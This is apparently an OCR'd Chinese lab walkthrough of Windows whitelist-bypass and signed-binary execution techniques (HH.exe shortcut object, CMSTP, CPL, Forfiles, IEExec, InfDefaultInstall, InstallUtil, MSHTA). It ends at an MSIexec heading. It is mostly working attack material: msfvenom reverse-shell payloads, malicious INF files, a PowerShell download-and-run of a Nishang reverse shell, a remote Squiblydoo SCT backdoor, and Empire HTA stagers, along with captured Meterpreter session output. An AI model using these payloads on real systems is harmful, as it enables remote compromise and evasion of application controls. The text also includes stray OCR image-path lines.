
<html>
<h1>blue team</h1>
<body>
Network
</body>
</html>

Index.html


<!DOCTYPE html><html><head><title>Mousejack replay</title><head></head><body>
command exec
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">

<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",powershell.exe,-nop -w hidden -c IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.100.18.20 -Port 3333">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body></html>

诱导用户点击执行



成功获取反弹 shell



5.CMSTP

环境： 攻击机：Kali（10.100.18.20） 被攻击机：Windows 2012 R2（10.100.18.22）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀） 攻击手法： 1.通过 Metasploit Framework 的 msfvenom 生成恶意 DLL 文件（pentestlab.dll）。 msfvenom –p windows/x64/meterpreter/reverse_tcp LHOST=10.100.18.20 LPORT=3333 –f dll > /root/Desktop/pentestlab.dll

INF 文件的 RegisterOCXSection 需要包含恶意 DLL 文件的本地路径或远程执行的 WebDAV 位置。

cmstp.inf

[version]

Signature=$chicago$

AdvancedINF=2.5

[DefaultInstall_SingleUser]

RegisterOCXs=RegisterOCXSection

[RegisterOCXSection]

C:\Users\Administrator\Desktop\pentestlab.dll

[Strings]

AppAct = "SOFTWARE\Microsoft\Connection Manager"

ServiceName="Pentestlab"


ShortSvcName="Pentestlab"

2、INF 文件的 RegisterOCXSection 需要包含恶意 DLL 文件的本地路径或远程执行的 WebDAV 位置。 3、Metasploit multi/handler 模块需要配置为接收连接。

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.18.20     yes       The listen address (an interface may be specified)
   LPORT     3333             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


4、当恶意 INF 文件与 cmstp 一起提供时，代码 将会在后台执行。 cmstp.exe /s cmstp.inf

5、获得 Meterpreter 会话。




6.本地-CPL

环境： 攻击机：Kali（10.100.18.20） 被攻击机：Windows 2012 R2（10.100.18.22）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀） 攻击手法： 第一步是创建一个 dll 并将其重命名为.cpl，以便它可以与控制面板一起执行，Metasploit 的 Msfvenom 可以创建一个自定义的 dll，其中可以包含一个嵌入的 meterpreter 有效载荷或者 Didier Stevens 的 cmd DLL 文件，可以用来绕过禁止 cmd 运行的限制。 1、msfvenom 生成 payload msfvenom –p windows/meterpreter/reverse_tcp –b '\x00\xff' lhost=10.100.18.20 lport=3333 –f dll –o pentestlab.cpl




2、msf 设置 use exploit/multi/handler set payload windows/meterpreter/reverse_tcp set LHOST 10.100.18.20 set LPORT 3333 exploit –j



3、以下命令将创建一个注册表键，这个注册表键的值将包含存储在主机上的 CPL 文件的路径。 默认情况下，标准用户对自己的配置单元是具有写入权限的。 reg add "HKEY*LOCAL*MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Control Panel\Cpls" /v pentestlab.cpl /t REG_SZ /d "C:\cpl\pentestlab.cpl"


```
C:\Users\Administrator>reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Cu
rrentVersion\Control Panel\Cpls" /v pentestlab.cpl /t REG_SZ /d "C:\cpl\pentestl
ab.cpl"
操作成功完成。

C:\Users\Administrator>_
```



4.打开控制面板执行 payload 或者 control pentestlab.cpl，获取 Meterpreter 会话


```
c:\cpl>control pentestlab.cpl

c:\cpl>_
```

成功获取 session



7.本地-Forfiles

环境： Kali: 10.100.19.19 Win7：20.100.0.25 攻击手法： 1、forfiles /p c:\windows\system32 /m notepad.exe /c calc.exe



8.本地-IEExec

环境： Kali: 10.100.19.19 Win7：20.100.0.25 攻击手法：

C:\Windows\Microsoft.NET\Framework64\v2.0.50727\IEExec.exe http://10.100.19.19/test64.exe

报错，待解决


9.InfDefaultInstall

InfDefaultInstall.exe shady.inf

[Version]
Signature=$CHICAGO$


[DefaultInstall]
UnregisterDlls = Squiblydoo

[Squiblydoo]
11,,scrobj.dll,2,60,https://gist.githubusercontent.com/subTee/24c7d8e1ff0f5602092f58cbb3f7d302/raw/ef22366bfb62a2ddea8c5e321d3ce2f4c95d2a66/Backdoor-Minimalist.sct




10.InstallUtil

实验环境： 攻击机 ： Kali（10.100.18.20） 被攻击机 ： Windows7 （10.100.18.21） 工具地址：https://github.com/khr0x40sh/WhiteListEvasion.git 例子: 生成 sc 有效载荷 python InstallUtil.py --cs*file temp.cs --exe*file temp.exe --payload windows/meterpreter/reverse_https --lhost 172.16.8.246 --lport 443 实战演示： 生成二进制文件 .\csc.exe pentestlab.cs




执行二进制文件 .\InstallUtil.exe /logfile= /logtoconsole=false /u pentestlab.exe

msf 设置



成功获取 session


msf exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://172.16.8.246:443
[*] https://172.16.8.246:443 handling request from 172.16.8.232; (UUID: bu1cxbyf) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (172.16.8.246:443 -> 172.16.8.232:49186) at 2019-03-18 22:42:30 +0800
meterpreter >
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 11
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:62:82:04
MTU : 1500
IPv4 Address : 172.16.8.232
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d59a:d1d1:f8b1:3bf1
IPv6 Netmask : ffff:ffff:ffff:ffff::

获取 shell

11.MSHTA

环境： Kali: 10.100.19.19 Win7：20.100.0.25

攻击手法： 1、在 kali 上启动 Empire 框架后输入：

listeners

uselistener http


set Host http://10.100.19.19

set Port 8080

execute

输出

```
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Host http://10.100.19.19
(Empire: listeners/http) > set Port 8080
(Empire: listeners/http) > set Name mshta
(Empire: listeners/http) > execute
[*] Starting listener 'mshta'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > listeners

[*] Active listeners:

  Name            Module          Host                        Delay/Jitter    KillDate
  ----            ------          ----                        ------------    ----
----
  mshta           http            http://10.100.19.19:8080          5/0.0

(Empire: listeners) >
```



2、Empire 生成 hta 文件

usestager windows/hta

set Listener http

set OutFile /root/Desktop/1.hta

execute

Python 开启 web 服务，受害机执行

cd /root/Desktop/


python3 –m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

Win7 执行：

mshta.exe http://10.100.19.19:80/1.hta[payload 监听的端口和下载的端口不能同一个]


Empire 成功收到受害机 shell




12.MSIexec

